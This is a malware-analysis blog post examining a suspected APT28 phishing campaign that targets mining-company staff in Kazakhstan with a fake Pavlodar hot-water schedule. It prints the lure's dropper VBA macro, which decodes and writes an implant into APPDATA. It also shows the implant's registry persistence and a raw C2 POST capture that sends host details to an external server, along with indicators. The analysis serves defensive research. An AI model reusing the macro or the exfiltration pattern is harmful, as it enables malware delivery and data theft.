10/24/2019 - APT28: Targeted attacks against mining corporations in Kazakhstan

meltx0r.github.io/tech/2019/10/24/apt28.html

MELTX0R October 24, 2019

Summary

APT28 (also commonly known as FancyBear, STRONTIUM, Sednit, Sofacy, and more) is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. The group has been regarded as being active since at least 2004, and is espionage motivated. It's targets have included the private sector, military, and governments across the world. In this post, I will review a campaign that I believe to have been conducted by APT28.

Analysis

While performing research, I came across an interesting document titled *"gorodpavlodar.doc"*. This document was an attachment within an equally as interesting email - this email was sent to multiple individuals who, as far as my research indicates, work for a large mining corporation with operations located in Kazakhstan. The email purports to be sent from the "OFFICIAL RESOURCE OF THE CITY OF PAVLODAR", but is actually sent by the address *"pavlodar.news@bk.ru"*. Pavlodar is a city in northeastern Kazakhstan and the capital of the Pavlodar Region. The original email and translation are listed below, which prompts the recipient of the email to review the attached document.

ORIGINAL (RUSSIAN):

From: ОФИЦИАЛЬНЫЙ РЕСУРС ГОРОДА ПАВЛОДАР [pavlodar.news@bk.ru]
Subject: ГРАФИК ПОДКЛЮЧЕНИЯ ВАШЕГО ЖИЛОГО ДОМА К ГОРЯЧЕМУ ВОДОСНАБЖЕНИЮ

На сегодняшний день без горячего водоснабжения остаются 240 многоэтажных жилых домов,

передаёт корреспондент pavlodarnews.kz.

С 13 по 19 мая ТОО «Павлодарские тепловые сети» проводило гидравлические испытания на

инженерных сетях теплоснабжения в северной части города. Было выявлено 84 повреждения, в

связи с чем на сегодняшний день без ГВС остаются 240 многоэтажных жилых домов.

С графиком подключения жилых домов к горячему водоснабжению вы можете ознакомится во

вложении, прикрепленному к письму.

_____

ОФИЦИАЛЬНЫЙ ИНТЕРНЕТ-РЕСУРС АКИМАТА ГОРОДА ПАВЛОДАР

TRANSLATION:

From: OFFICIAL RESOURCE OF PAVLODAR CITY [pavlodar.news@bk.ru]
Subject: SCHEDULE OF CONNECTING YOUR RESIDENTIAL HOUSE TO HOT WATER SUPPLY

To date, 240 multi-storey residential buildings remain without hot water,

reports correspondent pavlodarnews.kz.

From May 13 to 19, Pavlodar Heating Networks LLP conducted hydraulic tests on

heat supply engineering networks in the northern part of the city. 84 injuries were identified, in

In connection with this, 240 multi-storey residential buildings remain without hot water supply.

You can familiarize yourself with the schedule for connecting residential buildings to hot water in

attachment attached to the letter.

_____

OFFICIAL INTERNET RESOURCE OF AKIMAT CITY PAVLODAR


The attached document also contained text written in Russian, which translated roughly to *“Schedule of connecting your residential house to hot water supply”* and purported to be from the *“Official Internet Resource of Akimat City Pavlodar”*. The document appeared to be a

form for the recipients to fill out with their address, date of water elimination, and reason for lack of hot water. It also prompts the recipient to enable Editing/Content to view the “protected” document.

Shown above: Suspected APT28 Lure “gorodpavlodar.doc”

Opening the Visual Basic console via the developer tab in Word reveals a password protected project that would be run if content were enabled. To bypass this password restriction, I opened the document within a Hex editor and searched for the string “DPB=” which contains the VBA password, and changed it to “DP*x*=”. Opening the project following this causes Word to throw multiple errors regarding the invalid key (DPx), but allows me to

bypass the password restriction. This allows me to view the contents of the project, displayed below, which looks to be a UserForm containing quite a lot of data in two of the input boxes, in addition to some labels.



Shown above: Suspected APT28 Lure VBA Project

If I extract the embedded macro, I can see that it essentially does two things - create two files (*graphic.doc* and *libssl.exe*) from the code embedded within the VBA project, and drops those files in the *"C:\Users\[username]\AppData\Roaming"* directory.

```
Private Sub Document_Open()
On Error Resume Next
Dim ds As String: ds = Environ("APPDATA") & "\graphic.doc"
Dim dd As String: dd = Environ("APPDATA") & tyihkcjfghkvb.dvxdcxxv.Caption &
tyihkcjfghkvb.Label1.Caption & tyihkcjfghkvb.Label2.Caption
vbnbnm dd, drgvfdhre(tyihkcjfghkvb.dxvgfchftbxfh.Value)
vbnbnm ds, drgvfdhre(tyihkcjfghkvb.Text.Value)
Set qw = CreateObject("Word.Application")
qw.Visible = True
Set ww = qw.Documents.Open(ds)
Application.Quit SaveChanges:=wdDoNotSaveChanges
End Sub

Private Function drgvfdhre(tyruyt)
  Dim fghfhggjj, asddf
  Set fghfhggjj = CreateObject("Microsoft.XMLDOM")
  Set asddf = fghfhggjj.createElement("tmp")
  asddf.dataType = "bin.base64"
  asddf.Text = tyruyt
  drgvfdhre = asddf.nodeTypedValue
End Function

Private Sub vbnbnm(tgbyh, edcrf)
  Dim qsxx
  Set qsxx = CreateObject("ADODB.Stream")
  qsxx.Type = 1
  qsxx.Open
  qsxx.Write edcrf
  qsxx.SaveToFile tgbyh, 2
End Sub
```

Shown above: Macro within gorodpavlodar.doc

Following execution of the macro, the original document is deleted and the secondary document *“graphic.doc”* is opened. This document appears to be a “completed” version of the form contained within the original document, and also contains an embedded macro that executes the aforementioned executable *“libssl.exe”*.

ГРАФИК ПОДКЛЮЧЕНИЯ ВАШЕГО ЖИЛОГО ДОМА К ГОРЯЧЕМУ ВОДОСНАБЖЕНИЮ

Адрес	Дата отключения	Ориентир. дата устранения	Причина отсутствия гвс
1 Мая 1	13.05.19г.	25.07.19г.	повреждение
1 Мая 10	13.05.19г.	26.06.19г.	кап.ремонт
1 Мая 11 (1-48кв.)	13.05.19г.	19.08.19г.	повреждение
1 Мая 14	13.05.19г.	31.05.19г.	повреждение
1 Мая 16	13.05.19г.	31.05.19г.	повреждение
1 Мая 18	13.05.19г.	31.05.19г.	повреждение
1 Мая 2	13.05.19г.	22.08.19г.	повреждение
1 Мая 20	13.05.19г.	26.07.19г.	повреждение
1 Мая 20/2	13.05.19г.	26.07.19г.	повреждение
1 Мая 22	13.05.19г.	26.07.19г.	повреждение
1 Мая 24	13.05.19г.	26.07.19г.	повреждение
1 Мая 25	13.05.19г.	31.05.19г.	повреждение
1 Мая 26	13.05.19г.	31.05.19г.	повреждение
1 Мая 4	13.05.19г.	01.08.19г.	повреждение
1 Мая 5	13.05.19г.	25.07.19г.	повреждение
1 Мая 6	13.05.19г.	01.08.19г.	повреждение
1 Мая 8	13.05.19г.	26.06.19г.	кап.ремонт
1 Мая 9	13.05.19г.	25.07.19г.	повреждение
Айманова 10	13.05.19г.	05.06.19г.	повреждение
Айманова 15	13.05.19г.	05.06.19г.	повреждение
Айманова 16	13.05.19г.	05.06.19г.	повреждение
Айманова 18	13.05.19г.	17.06.19г.	повреждение

Shown above: graphic.doc

Following execution of *“libssl.exe”*, it will modify the registry to maintain persistence *(HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run)*. It will then initiate Command & Control communications to two hard-coded URL’s via HTTP POST requests - *www.gorodpavlodar.kz/modules/Contact/Includes/1c.php* and *www.gorodpavlodar.kz/modules/Contact/Includes/2c.php*, along with a hard-coded User-Agent string *“Mozilla/5.0 (Windows NT 10.0; Win64; x64)”*. The information POST’d includes URL encoded host information - such as a unique ID, drive information, hostname, OS, username, bios, date, process listing, and more. In the past, these POST requests would receive binary data in the server responses, but they are now being met with 404 HTTP responses.

```
POST /modules/Contact/Includes/1c.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; charset=65001 (UTF-8)
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Length: 883
Host: www.gorodpavlodar.kz

ID=ASASASASASASASAS%23BITLFPUVGFUAFMIC&Disks=C%3A%5C--Fixed%7C%7C&dir=C%3A%5CUsers%5Cadmin%5CAppData%5CLocal%5CTemp&Files=%0A.%0A..%0Abegincommerce.rtf
%0Adesktop.ini%0Afattrademarks.rtf%0Ainterfacebag.png%0Alyricsengland.png%0Ameanmiles.rtf%0Anavigationapply.rtf%0Aphysicalsellers.rtf%0Arealwrite.rtf
%0Asetssponsored.jpg%0A&Host_name=USER-PC&OS=6.1+Build%3D7601+Service+Pack+1+Platform%3D2+x%2F32&Uname=admin&Bios=DELL++-
+1&Date=10%2F5%2F2017+9%3A19%3A56+AM&Proc_list=%0ASystem%0Asmss.exe%0Acsrss.exe%0Awininit.exe%0Acsrss.exe%0Awinlogon.exe%0Aservices.exe%0Alsass.exe%0Alsm.exe
%0Asvchost.exe%0Asvchost.exe%0Asvchost.exe%0Asvchost.exe%0Asvchost.exe%0Asvchost.exe%0Asvchost.exe%0Aspoolsv.exe%0Asvchost.exe%0Aqemu-ga.exe%0Asvchost.exe%0Adwm.exe
%0Aexplorer.exe%0ASearchIndexer.exe%0Asvchost.exe%0Ataskeng.exe%0Actfmon.exe%0ASearchProtocolHost.exe%0ASearchFilterHost.exe%0Awindanr.exe%0AHTTP/1.1 200 OK
Date: Sat, 08 Jun 2019 05:58:26 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=300
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8

4a10
..h.
.$y...ow~..
th2dn._I...T}TH..+u.....................cX.
..[.y.........m'h.....B5O......I..nd.~[...We....T.
..+...<.G.op.DI.`U.OVM........
F....Cm.sb
..Y....2Gj.C7.%...^...OF'.:.M.k.2B...hh3$
;.&../   !.........        ....+l.-.)n&...5...\VN....l......7..kS.D...U.A........,.u..m...i.?.^...O.zT.....v....2]-...        ..m.v\...yo
..q.Q...(.mR....B._lVpO%X  r.....si.Pw.V....-..0E..1d........3...5......er........o....s3....v.l....C*.p.+...'2...5....Gf....
%...Z.....B:e1..9a/....p...u.n.........K;..d.q..ZK3.XX%FD. ....*.x_.a...        ..>\~..u....S\lZ.......-.......Y...wl=..W.6.I/[..9..J.#`...9\[.O?V.:-..0f.W.(.!
```

Shown above: Suspected Zebrocy Implant C2 network capture

While I will leave the in-depth malware analysis to those more adept, the observed activity related to the binary up to this point is very reminiscent of APT28's "Zebrocy" implant. Furthermore, static analysis of the binary reveals numerous similarities to other documented Zebrocy samples - particularly the one documented here by *Vitali Kremez*. While this isn't conclusive evidence that APT28 is responsible for this sample, the similarities between it and other confirmed Zebrocy implants, in addition to the fact that Kazakhstan has historically been targeted by APT28, is quite suspect. Regardless, it was an interesting sample to review and gives insight into potential economic espionage activities.

Indicators

Indicator	Type	Description
27e9247d28598207794424eeb5ea4b1b	MD5	libssl.exe - Suspected Zebrocy Implant
a863c2944581bc734619bf8d6ab1aef8	MD5	gorodpavlodar.doc - Suspected Zebrocy dropper document
57c2b46c7f2ad9aba80e4b6248f9367a	MD5	graphic.doc
/modules/Contact/Includes/1c.php	URI	Suspected Zebrocy Implant C2 URI Pattern
/modules/Contact/Includes/2c.php	URI	Suspected Zebrocy Implant C2 URI Pattern
pavlodar.news@bk.ru	Email Address	Email Address used in suspected APT28 campaign

References/Further Reading

1. https://www.vkremez.com/2019/01/lets-learn-overanalyzing-one-of-latest.html
2. https://attack.mitre.org/groups/G0007/